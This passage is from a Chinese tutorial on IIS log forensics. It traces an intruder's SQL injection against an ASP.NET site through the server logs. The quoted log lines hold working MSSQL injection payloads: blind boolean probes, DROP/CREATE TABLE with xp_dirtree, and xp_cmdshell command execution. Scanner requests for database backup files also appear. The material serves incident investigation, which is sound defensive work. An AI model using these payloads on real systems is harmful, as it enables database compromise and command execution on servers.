


图21




图22

好了，可爱的UltraEdit-32（以下简称UE）为我们找到了非常多的信息，如图23。




图23

单击“全部书签”按钮我们可以使搜索到的结果标上高亮的颜色以方便我们阅读。现在看看找到的第一条记录，图24。




图24

2006-02-23 09:10:57 192.168.8.183 GET /article.aspx id=584%20and%201=1 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0

从这条记录里我们知道，来自221.232.168.254的不速之客在2006-02-23 09:10:57这个时刻访问了我们的WEB服务器

的 /article.aspx 页面，并且发现 id 变量未过滤，使用了“and 1=1”进行手工探测（其中空格被自动转成“%20”）。这位不速之客使用的是 Windows NT 5.0，那么也就是 Windows2000 的系统，IE 6.0 的浏览器，这次请求的返回结果是 200（IIS 的 200 返回代码表示正常返回的意思）。

> IIS 常见返回代码含义
> 200 正常返回
> 401 登陆失败
> 403 访问被禁止（权限不足）
> 404 请求的资源不存在
> 500 IIS 出现内部错误（程序出错）

掌握了这些信息后，我们要使用这位不速之客的 IP 地址 221.232.168.254 来进行另一次搜索，这样可以知道他什么时候第一次访问了我们的服务器，还有所有他请求过的资源（同样使用 UE 的标签功能将它们都标记出来），结果如图 25（对方一共访问了 6193 次，第一次访问是在早上 9 点 9 分 15 秒，仅仅过了 20 秒就已经开始扫描上传页面、数据库和后台路径了。这办事的效率真高的叫人咋舌）！




图 25

```
2006-02-23 09:09:51 192.168.8.183 GET /data/dvbbs7.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 2
2006-02-23 09:09:52 192.168.8.183 GET /databackup/dvbbs7.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 3
2006-02-23 09:09:52 192.168.8.183 GET /bbs/databackup/dvbbs7.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 3
2006-02-23 09:09:53 192.168.8.183 GET /admin/data/qcdn_news.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 3
2006-02-23 09:09:53 192.168.8.183 GET /data/qcdn_news.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 2
2006-02-23 09:09:54 192.168.8.183 GET /picture.aspx type=27 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322) 200 0 0
2006-02-23 09:09:54 192.168.8.183 GET /firend.mdb - 80 - 221.232.168.254 Mozilla/4.0 404 0 2
```

> **TIPS：POST 和 GET 方式有什么区别？**
>
> 访问一个动态页面如果需要提交参数有 POST 和 GET 两种方式。如果使用 http://www.xdxf.net/index.asp?boardid=7 访问的话，就属于 GET 方式，所有的参数都在 URL 里（boardid 参数，值为 7）。也可以是访问 http://www.xdxf.net/index.asp，而把参数和值（boardid=7）放到数据段。这样 IIS 日志只能记录下人们访问了 index.asp，而提交的数据是看不到的。
>
> GET 方式提交简单，处理效率高，但长度有限，最大不能超过 1024 字节。
>
> POST 方式处理效率较低，但是可以提交大数据。在上传文件或者发表大量内容的帖子时需要用 POST 方式。

仔细观察一下对方访问的文件，不需要多加思考就知道他使用的是 Domain 3.5 这款入侵利器，不信？我们打开 Domain 3.5 切换到网站批量检测看看就知道了，如图 26。




图 26




图 27

所以接下来由于工具扫描产生的垃圾信息就不必要看了，看看他利用注入点都做了些什么事吧。不过，在开始之前，我们还是要继续使用 UE 可爱的替换功能将那些被转义了的东西还原回来（方法是按下 Ctrl+R，弹出替换对话框，如图 27。将“%20”替换为空格，“%2B”替换为“+”，“char(124)”替换为“|”）。

```
2006-02-23 09:10:58 192.168.8.183 GET /article.aspx id=584 and exists (select * from sysobjects)（他在猜测能否访问到 sysobjects 这个表，MSSQL server 可以使用这个表直接读取所有的表名等关键信息）
2006-02-23 09:11:04 192.168.8.183 GET /article.aspx id=584 And len(user)<=2 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
2006-02-23 09:11:05 192.168.8.183 GET /article.aspx id=584 And len(user)<=4 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
2006-02-23 09:11:06 192.168.8.183 GET /article.aspx id=584 And UNICODE(substring(user,1,1)) between 30 And 130 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
2006-02-23 09:11:06 192.168.8.183 GET /article.aspx id=584 And UNICODE(substring(user,3,1)) between 30 And 130 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
（工具在帮他探测我们的数据库连接用户权限是什么了）
2006-02-23 09:13:47 192.168.8.183 GET /article.aspx id=584;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'C:\',1,1;-- 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
（开始使用存储过程来查看我们的C盘的目录了，看来他是发现了我们的帐号权限是 SA，想简化入侵了。）
2006-02-23 09:17:08 192.168.8.183 GET /article.aspx id=584;EXEC MASTER..XP_CMDSHELL 'dir c:\ > C:\DIY_TEMPCOMMAND.log';DROP TABLE DIY_TEMPCOMMAND_TABLE;CREATE TABLE DIY_TEMPCOMMAND_TABLE(ResultTxt varchar(7996) NULL);BULK INSERT [] [DIY_TEMPCOMMAND_TABLE] FROM 'C:\DIY_TEMPCOMMAND.log' WITH (KEEPNULLS);Alter Table DIY_TEMPCOMMAND_TABLE add ID int NOT NULL IDENTITY (1,1)-- 80 - 221.232.168.254 Internet+Explorer+6.0 200 0 0
```

这小子居然使用了具有最高权限的 XM_CMDSHELL，在这里查看 C 盘的目录。要知道，默认情况下，MASTER..XP_CMDSHELL 这个存储过程可以做任何事情，那么他到底做了

什么呢？我们继续查找EXEC做关键字，翻出他所有执行存储过程的动作，如图28。

